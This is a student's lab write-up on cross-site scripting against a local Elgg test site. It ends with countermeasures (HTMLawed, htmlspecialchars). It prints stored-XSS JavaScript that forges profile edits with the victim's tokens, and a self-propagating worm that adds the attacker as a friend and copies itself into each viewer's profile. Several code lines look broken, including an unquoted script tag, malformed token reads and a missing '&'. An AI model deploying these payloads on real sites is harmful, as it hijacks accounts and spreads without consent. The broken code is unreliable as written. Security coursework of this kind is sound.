Observation: As Samy, I have updated the About me block with a Javascript code and when anyone view my profile page, it will get executed with an intention to edit the visitor profile

description as “Samy is My Hero”. When Alice viewed the Samy profile page, her profile description was updated to “Samy is My Hero”, without her knowledge.

Explanation: The JavaScript in the About me block was executed as code rather than data and the code has edit profile request. So, when Alice viewed the Samy profile page, the code was executed, and her profile description was also edited. Elgg server received the request as like a legit, because it includes a valid cookie and timestamp and token – because the request is initiated from the Alice Elgg page directly, we can get all these attributes from Alice page. This is due to XSS attack.

Question3:

The screenshot shows a Mozilla Firefox browser window with the title "File : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area shows an "Edit profile" form for a user named "Samy". In the "About me" field, there is a large amount of injected JavaScript code. A red arrow points to a specific line of code: "var samyGuid=4;". To the right of the form, a sidebar for the user "Samy" is visible, listing various account options like Blogs, Bookmarks, Files, Pages, and Notifications. The injected JavaScript appears to be a modified version of the original code, likely used for the XSS exploit.


```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token,__elgg_ts;
var token=__elgg_token=__elgg.security.token,__elgg_token;

//Construct the content of your url
var content = "&description=Samy is My Hero";
content += "&content_type[0]=text";
content += "&name=__elgg_name";
var sendurl="http://www.xsslabelgg.com/action/profile/edit"

//debug
//alert(sendurl + token + ts + content + guid);


var samyGuid=4;

//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(token + ts + content + guid);
}
</script>
```




Q3 Observation: If we remove the Line1, where the if condition, then the profile update will happen to Samy himself also. Because the same JavaScript will get loaded for him on profile page load and does the profile update for Samy to "Samy is my Hero" by replacing the malicious code. After this, if anyone visits the Samy profile the attacks will not happen as there is no code. This was happened in Task 4 also, where Samy made friend of himself, because there is no such validation/constraint defined in the JavaScript.

Task 6: Writing a Self-Propagating XSS Worm



A screenshot of a Mozilla Firefox browser window titled "XSS Lab Site - Mozilla Firefox (Private Browsing)". The address bar shows the URL "www.xsslabelgg.com/profile/alice". The page content displays Alice's profile, which includes her name "Alice" and a cartoon illustration of her. A red box highlights the name "Alice". To the right, there is a "Friends" section with the message "No friends yet.", also highlighted by a red box. The browser interface at the top shows various tabs and icons.

Fig: Showing Alice has no friends



A screenshot of a Mozilla Firefox browser window titled "XSS Lab Site - Mozilla Firefox (Private Browsing)". The address bar shows the URL "www.xsslabelgg.com/profile/boby". The page content displays Boby's profile, which includes his name "Boby" and a cartoon illustration of him. A red box highlights the name "Boby". To the right, there is a "Friends" section with the message "No friends yet.", also highlighted by a red box. The browser interface at the top shows various tabs and icons.

Fig: Showing Boby has no friends

The screenshot shows a Firefox browser window with the URL www.xsslabelgg.com/profile/samy. The page content includes an 'About me' section with the following JavaScript code:

```

<script id="worm" type="text/javascript">
var headerTag = <script id="worm" type="text/javascript">;
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token

    var userName=__elgg.session.user.name;
    var guid=__elgg.session.user.guid;
    var ts=__elgg_ts=__elgg.security.tokens._elgg_ts;
    var token=__elgg_token=__elgg.security.tokens._elgg_token;

    //Construct the content of your url
    var content="&description=Samy is My Hero" + wormCode;
    content += "&name=" + userName;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var friendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts

    //debug
    //alert(sendurl + token + ts + content + guid);

    var samyGuid=47;

    if(elgg.session.user.guid!=samyGuid){
        //Friend Request
        var Ajax=new XMLHttpRequest();
        Ajax.open("GET",friendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();

        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(token + ts + content + guid);
    }
}
</script>

```

Fig: Samy updated his About me with malicious code – self propagating worm

The screenshot shows a Firefox browser window with the URL www.xsslabelgg.com/profile/samy. The page content includes an 'About me' section with the same malicious JavaScript code as the previous screenshot. The developer tools panel shows the injected script highlighted with a red box.

The 'HTTP Header Live' tool shows the following requests:

- GET: <http://www.xsslabelgg.com/action/friends/add?friend=47>**
- GET: <http://www.xsslabelgg.com/action/profile/edit>**

Fig: Alice viewed the Samy profile – showing HTTP requests and Code during that




Fig: Alice now has Samy as friend and also Profile description was updated




Fig: Alice profile has now malicious code




Fig: Bob viewing the Alice profile and showing HTTP Requests and Code during that




Fig: Boby profile description was also updated and code was copied

Observation: As Samy, I updated my “About me” with JavaScript that self-propagates. When Alice viewed my (Samy) profile, two actions are done - Added Samy as Alice friend and Alice

About me is also updated with “Samy is My Hero” along with the malicious code. When Boby visited the Alice profile, Samy was added to Boby friend and Boby About me is also updated with “Samy is My Hero” and the malicious code.

Explanation: This is XSS attack and the code this time Samy has a self-propagating worm. The JavaScript in the About me block was executed as code rather than data and the code has two Ajax calls (i)add friend and (ii)edit profile actions.

So, when Alice viewed the Samy profile page, the code was executed, and her profile description was also edited which has malicious code also. Now Alice is also acting as attacker (indirectly) and when Boby viewed Alice profile, the same action happened, and he also now turned in to attacker (indirectly). This way the worm was spreading from user to user, which was happened to Myspace.

During the profile visits Elgg received the requests as like a legit, because it includes a valid cookie and timestamp and token – because the requests are initiated from the user’s Elgg page directly. This is due XSS attack.

Task 7: Countermeasures




Fig: Showing HTMLLawed plugin was activated as XSS countermeasure

The screenshot shows a Firefox browser window with the title 'VirtualBox VM Machine View Input Devices Window Help' at the top. The address bar shows 'www.xsslabelgg.com/profile/samy'. The main content area displays the 'XSS Lab Site' with a profile for 'Samy'. On the left, there is a sidebar with links like 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More'. The 'About me' section contains a large amount of raw JavaScript code. A red box highlights this code, and a red circle highlights the 'X' icon in the browser's toolbar.

Fig: The code now turned into a text and all the tags were removed by countermeasure

Observation: After enabling the HTMLawed 1.9 security plugin, when Charlie visited Samy profile the About me was like normal text (broken code) and nothing effected on Charlie account. Where Samy intention was to do the Add friend and profile edit. Thus, XSS attack failed.

Explanation: HTMLawed plugin is an Elgg countermeasure for XSS attack. Which removes the code tags as part of security filtering and make them as normal text (like a broken code). So, nothing will be impacted during page loads (meaning no code executions). XSS attack was defended successfully.

The screenshot shows a terminal window with the title 'VirtualBox VM Machine View Input Devices Window Help'. The command entered is 'curl -v --max-time=10 --compressed --data-binary @- http://www.xsslabelgg.com/profile/samy'. The output shows the execution of several PHP files, including 'text.php', 'url.php', 'dropdown.php', 'email.php', and 'url.php'. A red box highlights the 'htmlspecialchars()' function call in the 'text.php' file.

Fig: Showing enabling the htmlspecialchars() – XSS countermeasure




Fig: Showing HTML codes are transformed

Observation: After enabling the `htmlspecialchars()` in the `text.php`, `url.php`, `dropdown.php` and `email.php` files, the Samy profile's About me has changed with HTML special quotes like single quote to `"` So XSS attack was defended.

Explanation: This is Elgg XSS countermeasure to handle XSS attacks which translates the special characters to respective HTML based. This will make the code not executable. Even during the page load the JavaScript will be failed to execute and also the browser will not even identify it as a JavaScript code. Thus, it makes XSS attack fails.